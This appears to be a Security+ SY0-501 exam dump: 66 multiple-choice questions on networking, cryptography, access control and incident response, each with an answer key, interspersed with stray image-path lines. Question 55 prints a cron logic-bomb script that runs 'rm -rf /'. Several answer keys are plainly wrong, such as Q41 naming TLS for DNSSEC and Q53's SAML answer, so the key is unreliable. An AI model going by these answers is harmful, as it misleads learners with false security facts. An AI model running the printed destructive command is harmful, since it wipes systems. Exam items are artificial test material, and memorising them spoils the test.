SY0-501

Number: SY0-501
Passing Score: 800
Time Limit: 120 min
File Version: 1

SY0-501

Exam A

QUESTION 1

A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?

A. `tracert`

B. `netstat`

C. `ping`

D. `nslookup`

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 2

Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?

A. Shibboleth

B. RADIUS federation

C. SAML

D. OAuth
E. OpenID connect

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:
Explanation: http://archive.oreilly.com/pub/a/wireless/2005/01/01/authentication.html

QUESTION 3
Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand. Which of the following characteristics BEST describes what the CIO has requested?

A. Elasticity
B. Scalability
C. High availability
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Elasticity is defined as “the degree to which a system is able to adapt to workload changes by provisioning and de-provisioning resources in an autonomic manner, such that at each point in time the available resources match the current demand as closely as possible”.

QUESTION 5
A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX
B. PEM
C. DER
D. CER

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Which of the following attacks specifically impact data availability?

A. DDoS
B. Trojan
C. MITM
D. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.netscout.com/what-is-ddos

QUESTION 7
Which of the following threat actors is MOST likely to steal a company’s proprietary information to gain a market edge and reduce time to market?

A. Competitor
B. Hacktivist
C. Insider
D. Organized crime.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 8
A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

A. URL hijacking
B. Reconnaissance
C. White box testing
D. Escalation of privilege

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?


A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10

Refer to the following code:



```
public class rainbow {
     public static void main (String [] args) {
          object blue = null;
          blue.hashcode (); }
}
```

Which of the following vulnerabilities would occur if this is executed?

A. Page exception
B. Pointer deference
C. NullPointerException
D. Missing null check

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11

Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives and mapped shares on their devices when it is opened. The network and security teams perform the following actions:

▪ Shut down all network shares.
▪ Run an email search identifying all employees who received the malicious message. ▪
Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares. Which of the following BEST describes this phase of the incident response process?

A. Eradication
B. Containment
C. Recovery
D. Lessons learned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 12
Which of the following types of keys is found in a key escrow?

A. Public
B. Private
C. Shared
D. Session

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation: https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

QUESTION 13
A security analyst is reviewing the following output from an IPS:



```
[**] [1:2467:7] EXPLOIT IGMP IGAP message overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/30-19:45:02.238185 250.19.18.71 -> 250.19.18.22
IGMP TTL:255 TOS: 0x0 ID: 9742 IpLen:20 DgmLen: 502 MF
Frag offset: 0x1FFF Frag Size: 0x01E2
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0367]
```

Given this output, which of the following can be concluded? (Choose two.)

A. The source IP of the attack is coming from 250.19.18.22.
B. The source IP of the attack is coming from 250.19.18.71.
C. The attacker sent a malformed IGAP packet, triggering the alert.
D. The attacker sent a malformed TCP packet, triggering the alert.
E. The TTL value is outside of the expected range, triggering the alert.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14

Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Choose two.)

A. Password expiration
B. Password length
C. Password complexity
D. Password history
E. Password lockout

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15

Which of the following types of cloud infrastructures would allow several organizations with similar structures and interests to realize the benefits of shared storage and resources?

A. Private
B. Hybrid
C. Public
D. Community

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16

A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- There is no standardization.
- Employees ask for reimbursement for their devices.
- Employees do not replace their devices often enough to keep them running efficiently. ▪ The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

A. BYOD B.
VDI
C. COPE
D. CYOD

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17

Users report the following message appears when browsing to the company's secure site: `This website cannot be trusted`. Which of the following actions should a security analyst take to resolve these messages? (Choose two.)

A. Verify the certificate has not expired on the server.
B. Ensure the certificate has a .pfx extension on the server.
C. Update the root certificate into the client computer certificate store.
D. Install the updated private key on the web server.
E. Have users clear their browsing history and relaunch the session.

Correct Answer: AC
Section: (none)
Explanation
Explanation/Reference:

QUESTION 18
Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Choose two.)

A. Near-field communication.
B. Rooting/jailbreaking
C. Ad-hoc connections
D. Tethering
E. Sideloading

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call B.
At ATM requiring a credit card and PIN

C. A computer requiring username and password

D. A datacenter mantrap requiring fingerprint and iris scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20

A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

▪ All access must be correlated to a user account.
▪ All user accounts must be assigned to a single individual.
▪ User access to the PHI data must be recorded.
▪ Anomalies in PHI data access must be reported. ▪
Logs and records cannot be deleted or modified. Which of the following should the administrator implement to meet the above requirements? (Choose three.)

A. Eliminate shared accounts.

B. Create a standard naming convention for accounts.

C. Implement usage auditing and review.

D. Enable account lockout thresholds.

E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive
D. True positive

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 23

An organization’s internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization’s ERP system to determine how the accounts payable module has been used to make these vendor payments.


The IT security department finds the following security configuration for the accounts payable module:

- `New Vendor Entry – Required Role: Accounts Payable Clerk`
- `New Vendor Approval – Required Role: Accounts Payable Clerk`
- `Vendor Payment Entry – Required Role: Accounts Payable Clerk`
- `Vendor Payment Approval – Required Role: Accounts Payable Manager`


Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?




```
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```



```
New Vendor Entry – Required Role: Accounts Payable Manager
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```



```
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```



```
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```

A.

B.

C.

D.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24

A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25

A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1
B. 2
C. 3
D. 4

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A user has attempted to access data at a higher classification level than the user’s account is currently authorized to access. Which of the following access control models has been applied to this user’s account?

A. MAC
B. DAC

C. RBAC
D. ABAC

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 28
An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

A. Create multiple application accounts for each user.
B. Provide secure tokens.
C. Implement SSO.
D. Utilize role-based access control.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 29
A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.



Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Choose two.)

A. USB-attached hard disk
B. Swap/pagefile
C. Mounted network storage
D. ROM
E. RAM

Correct Answer: BE
Section: (none)
Explanation
Explanation/Reference:

QUESTION 31
Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

A. Enter random or invalid data into the application in an attempt to cause it to fault
B. Work with the developers to eliminate horizontal privilege escalation opportunities
C. Test the applications for the existence of built-in- back doors left by the developers
D. Hash the application to verify it won't cause a false positive on the HIPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?
A. DES
B. AES
C. MD5
D. WEP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34

A company has a data classification system with definitions for “Private” and “Public”. The company’s security policy outlines how data should be protected based on type. The company recently added the data type “Proprietary”.

Which of the following is the MOST likely reason the company added this data type?

A. Reduced cost
B. More searchable data
C. Better data classification
D. Expanded authority of the privacy officer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

A. Owner
B. System
C. Administrator
D. User

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent
B. Preventive

C. Detective
D. Compensating

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are
MOST likely occurring? (Select two.)

A. Replay
B. Rainbow tables
C. Brute force
D. Pass the hash
E. Dictionary

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:
QUESTION 38
A company is terminating an employee for misbehavior. Which of the following steps is MOST important in the process of disengagement from this employee?

A. Obtain a list of passwords used by the employee.
B. Generate a report on outstanding projects the employee handled.
C. Have the employee surrender company identification.
D. Have the employee sign an NDA before departing.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

A. A perimeter firewall and IDS
B. An air gapped computer network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41

An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

A. LDAP
B. TPM
C. TLS
D. SSL
E. PKI

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

A company hires a consulting firm to crawl its Active Directory network with a non-domain account looking for unpatched systems. Actively taking control of systems is out of scope, as is the creation of new administrator accounts. For which of the following is the company hiring the consulting firm?

A. Vulnerability scanning
B. Penetration testing
C. Application fuzzing
D. User permission auditing

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 43

An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following cryptographic attacks would salting of passwords render ineffective?

A. Brute force
B. Dictionary
C. Rainbow tables
D. Birthday

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

A. RA
B. CA
C. CRL
D. CSR

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM
C. XSS
D. SQLi

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48

A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?


A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:



```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address      Foreign Address        State              
TCP   0.0.0.0:135        0.0.0.0:0              LISTENING          RpcSs [svchost.exe]
TCP   0.0.0.0:445        0.0.0.0:0              LISTENING          [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20            ESTABLISHED        winserver.exe
UDP   192.168.1.10:1900 *.*                                        SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

A. The scan job is scheduled to run during off-peak hours.
B. The scan output lists SQL injection attack vectors.
C. The scan data identifies the use of privileged-user credentials.
D. The scan results identify the hostname and IP address.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

A. system sprawl
B. end-of-life systems
C. resource exhaustion
D. a default configuration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Choose two.)

A. The portal will function as a service provider and request an authentication assertion.
B. The portal will function as an identity provider and issue an authentication assertion.
C. The portal will request an authentication ticket from each network that is transitively trusted.
D. The back-end networks will function as an identity provider and issue an authentication assertion.
E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54


A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
An information security specialist is reviewing the following output from a Linux server.



```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb
B. Trojan
C. Backdoor
D. Ransomware
E. Rootkit

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:
QUESTION 56
In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

A. Using salt
B. Using hash algorithms
C. Implementing elliptical curve
D. Implementing PKI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
A security analyst observes the following events in the logs of an employee workstation:



1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

A. Application whitelisting controls blocked an exploit payload from executing.
B. Antivirus software found and quarantined three malware files.

C. Automatic updates were initiated but failed because they had not been approved.
D. The SIEM log agent was not tuned properly and reported a false positive.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

A. CSR
B. CRL
C. CA
D. OID

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60

Which of the following occurs when the security of a web application relies on JavaScript for input validation?

A. The integrity of the data is at risk.
B. The security of the application relies on antivirus.
C. A host-based firewall is required.
D. The application is vulnerable to race conditions.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61

An organization's file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot
B. Full
C. Incremental
D. Differential

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62

A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

A. Open systems authentication
B. Captive portal

C. RADIUS federation
D. 802.1x

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

A. Administrative
B. Corrective
C. Deterrent
D. Compensating

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Choose two.)

A. Install an X- 509-compliant certificate.
B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A technician suspects that a system has been compromised. The technician reviews the following log entry:

```
WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll
```

Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
